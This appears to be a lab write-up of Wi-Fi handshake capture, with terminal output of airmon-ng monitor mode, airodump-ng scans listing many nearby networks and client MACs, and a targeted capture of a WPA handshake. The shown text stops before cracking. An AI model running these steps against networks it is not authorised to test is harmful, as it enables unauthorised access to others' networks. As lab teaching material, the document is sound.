
- Purpose: We have to capture the authentication handshake of a Wi-Fi network and crack the password.

- First we check the network with iwconfig




```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"OnePlus Vikash Singh"
          Mode:Managed  Frequency:5.2 GHz  Access Point: 0A:0D:0D:0F:85:48
          Bit Rate=433.3 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=68/70  Signal level=-42 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:1   Missed beacon:0


┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

- Now we will check the interface of the network on device.




```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ airmon-ng start
Run it as root

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo airmon-ng start

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
   1160 NetworkManager
   1251 wpa_supplicant

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]


┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

- Now we will kill this both networks




```
┌─(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo systemctl stop wpa_supplicant

┌─(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo systemctl stop NetworkManager

┌─(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

- Like this will can kill the networks




```
┌─(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

┌─(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo airodump-ng wlan0mon
```

- now it is in monitor mode
- after that we will scan the wifi networks with the command of airdump-ng




```
CH 10 ][ Elapsed: 1 min ][ 2024-08-08 16:43 ][ PMKID found: 3C:46:A1:79:FF:03

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:E6:3A:5B:74:90  -87        0        0    0  -1   -1                   <length:  0>
F2:A4:EA:6E:F4:29  -77        0        0    0  -1   -1                   <length:  0>
3C:46:A1:7D:60:53  -81        0        3    0   1   -1   WPA             <length:  0>
98:DE:D0:CF:06:5D  -81        6        0    0  12  130   OPN             PARUL_WIFI
3C:46:A1:79:FF:02  -71        1        1    0  11  130   OPN             ONBOARDING
00:E6:3A:5B:74:91  -78        0        5    0  11  130   WPA2 CCMP   MGT  Secure Network
A8:E2:07:6A:AE:30  -88        4        0    0   1  270   WPA2 CCMP   PSK  CBI_PIET
00:E6:3A:47:70:A1  -80        3        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
00:E6:3A:47:70:A2  -82        5        0    0   1  130   OPN             ONBOARDING
00:E6:3A:47:70:A3  -82        3       22    0   1  130   WPA2 CCMP   MGT  Secure Network
00:E6:3A:5B:E6:41  -68        6        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
00:E6:3A:42:18:F3  -61        9        0    0  11  130   WPA2 CCMP   MGT  Secure Network
3C:46:A1:79:FF:03  -72        1       16    0  11  130   WPA2 CCMP   MGT  Secure Network
3C:46:A1:7D:97:E1  -69       19        0    0   6  130   WPA2 CCMP   PSK  <length:  0>
00:E6:3A:48:37:D1  -65       11        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
00:E6:3A:5B:E6:43  -69        5       27    0  11  130   WPA2 CCMP   MGT  Secure Network
00:E6:3A:42:08:32  -87        0       16    0  11   -1   OPN             <length:  0>
70:B8:E9:5B:A1:60  -76       13        0    0  13  180   WPA2 CCMP   PSK  Redmi Note 6 Pro
3C:46:A1:7D:97:E3  -67        8      178    9   6  130   WPA2 CCMP   MGT  Secure Network
3C:46:A1:7D:97:E2  -74       20       38    0   6  130   OPN             ONBOARDING
00:E6:3A:5B:74:93  -77        1        1    0  11  130   WPA2 CCMP   PSK  <length:  0>
00:E6:3A:48:37:D3  -67        6       68    1  11  130   WPA2 CCMP   MGT  Secure Network
00:E6:3A:48:37:D2  -64       16        0    0  11  130   OPN             ONBOARDING
7A:D1:36:DF:67:D0  -62       60        0    0   6  180   WPA3 CCMP   SAE  Dhrumil Patel
22:63:8E:A5:22:45  -28       89        1    0  11  180   WPA3 CCMP   SAE  Redmi Note 11T 5G
00:E6:3A:48:50:12  -88        0       10    0   1   -1   OPN             <length:  0>
A8:E2:07:6A:AE:31  -88        3        0    0   1  270   WPA2 CCMP   PSK  BSNL_FTTH_8000905007
0E:70:AB:AC:8F:87  -48       55      194   11   1  130   WPA2 CCMP   MGT  Secure Network
0A:70:AB:AC:8F:87  -48       53      477   10   1  130   OPN             ONBOARDING
1C:5F:2B:38:1C:B8  -89        4        0    0   1   54e. WEP  WEP         PU_WIFI_CLOUD_166
00:E6:3A:42:18:F2  -70       21        0    0  11  130   OPN             ONBOARDING
00:E6:3A:42:18:F1  -60       10        0    0  11  130   WPA2 CCMP   PSK  PU_ICT
00:E6:3A:5B:E6:42  -72       12        0    0  11  130   OPN             ONBOARDING

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

3C:46:A1:79:FF:02  32:E7:27:F1:48:F7   -1    1e- 0      0        1
00:E6:3A:5B:74:91  22:CF:D8:1E:12:54  -84    0 - 1      0        1         Secure Network
3C:46:A1:79:FF:03  52:CB:35:A4:EA:C7  -89   24e- 1      0        3  PMKID  Secure Network
3C:46:A1:79:FF:03  62:40:50:53:33:F2  -85   24e-24e     4        4
3C:46:A1:79:FF:03  90:78:B2:B2:6C:55  -84   24e- 5      0        4         AndroidShare_1041,AndroidShare_3989
00:E6:3A:42:08:32  86:60:E5:97:C1:8B   -1    1e- 0      0       16
3C:46:A1:7D:97:E3  5E:6D:C2:B4:D3:1E  -82    0 -24e     0       10
3C:46:A1:7D:97:E3  32:9E:D0:D7:E4:AC   -1   24e- 0      0        2
3C:46:A1:7D:97:E2  5A:99:0E:6E:42:9C  -95    0 - 1      0       15         ONBOARDING
3C:46:A1:7D:97:E2  A6:4F:3B:C0:22:5B  -75    1e- 1e     0       38
3C:46:A1:7D:97:E2  32:F0:03:B9:CF:F3  -80    1e- 1      0       11         ONBOARDING
Quitting...

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

- This all are the network which the device has scanned




```
CH  1 ][ Elapsed: 18 s ][ 2024-08-08 19:55

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

5E:A4:F4:2A:CC:CE   -1        0        0    0   7   -1                   <length:  0>
8A:52:69:5C:9F:F7  -98        2        0    0  11  180   WPA2 CCMP   PSK  Vedraj
04:95:E6:AE:E0:90  -94        5        1    0   9  130   WPA2 CCMP   PSK  VJSW
54:47:E8:BA:EC:75   -1        0        0    0   1   -1                   <length:  0>
1C:82:59:B0:E6:ED  -96        2        0    0   1  180   WPA2 CCMP   PSK  SifySMAC3_21ATC0382316
7E:B0:DE:B8:BA:1C  -94       11        0    0   6  260   WPA2 CCMP   PSK  Hazard
88:63:32:66:21:5D  -94        2        0    0  11  270   WPA2 CCMP   PSK  Jecky panjabi 4G
B2:88:92:65:09:C5  -85       21        0    0  11  130   WPA2 CCMP   PSK  SJ_4G
16:47:70:C5:12:58  -96        5        4    0  11  180   WPA2 CCMP   PSK  vivo 1935
54:47:E8:08:21:10  -91        4        0    0   5  130   WPA2 CCMP   PSK  SBI
CC:2D:21:35:CE:D0  -95        5        0    0   5  270   WPA2 CCMP   PSK  Systemvirus
50:28:73:18:16:79  -94       11        0    0   5  270   WPA2 CCMP   PSK  Prashant
0A:AA:89:A9:DB:C6  -72       36        6    0  10  130   WPA2 CCMP   PSK  Indraksh
B2:88:92:64:88:77  -69       31      329    0  10  130   WPA2 CCMP   PSK  Housestark
2A:50:DA:7F:A4:E0  -33       40        0    0  11  180   WPA2 CCMP   PSK  Dhrumil Patel
0A:AA:89:AB:E1:70  -86        6       17    6   2  130   WPA2 CCMP   PSK  Annus Creation
46:1C:A8:59:F6:A7  -78        3        0    0  11   65   WPA2 CCMP   PSK  DIRECT-zC-BRAVIA
5E:A4:F4:2B:8C:DA  -88       15        0    0   2  130   WPA2 CCMP   PSK  Madhumita
C4:E9:0A:BF:63:FC  -92        7        0    0  13  270   WPA2 CCMP   PSK  Csc 2.4
C2:94:AD:E1:43:48  -62       29       20    0   6  130   WPA2 CCMP   PSK  Pramod
1C:82:59:B0:7E:0E  -86        9        0    0   1  180   WPA2 CCMP   PSK  SifySMAC3_20ATC0303630
26:82:68:5F:79:70  -67       16        0    0   1  180   WPA2 CCMP   PSK  V2031

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

5E:A4:F4:2A:CC:CE  7E:5C:A8:9D:13:C3  -97    0 - 1e    30        3
04:95:E6:AE:E0:90  7A:90:83:18:86:C8  -97    0 - 1      0        2
54:47:E8:BA:EC:75  02:55:26:CF:A4:8D  -100    0 - 1e    38        4

16:47:70:C5:12:58  06:28:96:58:1A:EC   -1    1e- 0      0        1
CC:2D:21:35:CE:D0  26:CF:2D:21:8D:28  -83    0 -24      0        1
0A:AA:89:A9:DB:C6  80:1C:0C:DB:27:A1  -89    0 - 1     73       17
B2:88:92:64:88:77  24:E8:53:0A:C6:9E   -1   24e- 0      0      329
B2:88:92:64:88:77  7A:03:FA:10:FF:EB  -78    0 - 1      0        1
B2:88:92:64:88:77  26:1D:FA:DA:66:D3  -72    0 - 1e    83       27
0A:AA:89:AB:E1:70  12:07:70:DA:CC:1D   -1   12e- 0      0       14
(not associated)   4A:C2:C0:E7:95:2B  -94    0 - 1      0        1
(not associated)   3A:E0:A4:3B:19:99  -74    0 - 1      0        4
(not associated)   E6:FA:4D:1D:AB:2F  -71    0 - 1      0        3
(not associated)   34:23:87:6E:68:8E  -88    0 - 1      0        4         mukund
(not associated)   92:E2:07:2B:D8:C7  -75    0 - 1      0        2
(not associated)   8C:FD:0C:59:2B:06  -95    0 - 1      0        1
(not associated)   44:1C:A8:59:F6:A7  -98    0 - 1      0        2
C2:94:AD:E1:43:48  80:8A:8B:45:D1:E9  -88    2e- 1      0       32
26:82:68:5F:79:70  86:FA:3A:A6:5D:79  -73    0 - 1      0       19
Quitting...

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo airodump-ng -c 11 --bssid 2A:50:DA:7F:A4:E0 -w Dhrumilpatel wlan0mon 
```

- now we will find the handshake so we will scan the specific network with that address.



```
CH 11 ][ Elapsed: 54 s ][ 2024-08-08 19:59 ][ WPA handshake: 2A:50:DA:7F:A4:E0

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

2A:50:DA:7F:A4:E0  -28  90      473      311    0  11  180   WPA2 CCMP   PSK  Dhrumil Patel

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

2A:50:DA:7F:A4:E0  DE:98:A9:BF:80:76  -42    0 - 1e     0       36
2A:50:DA:7F:A4:E0  82:E5:E8:D0:A7:9D  -52    6e- 1e     0      349  EAPOL
Quitting...

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ 
```

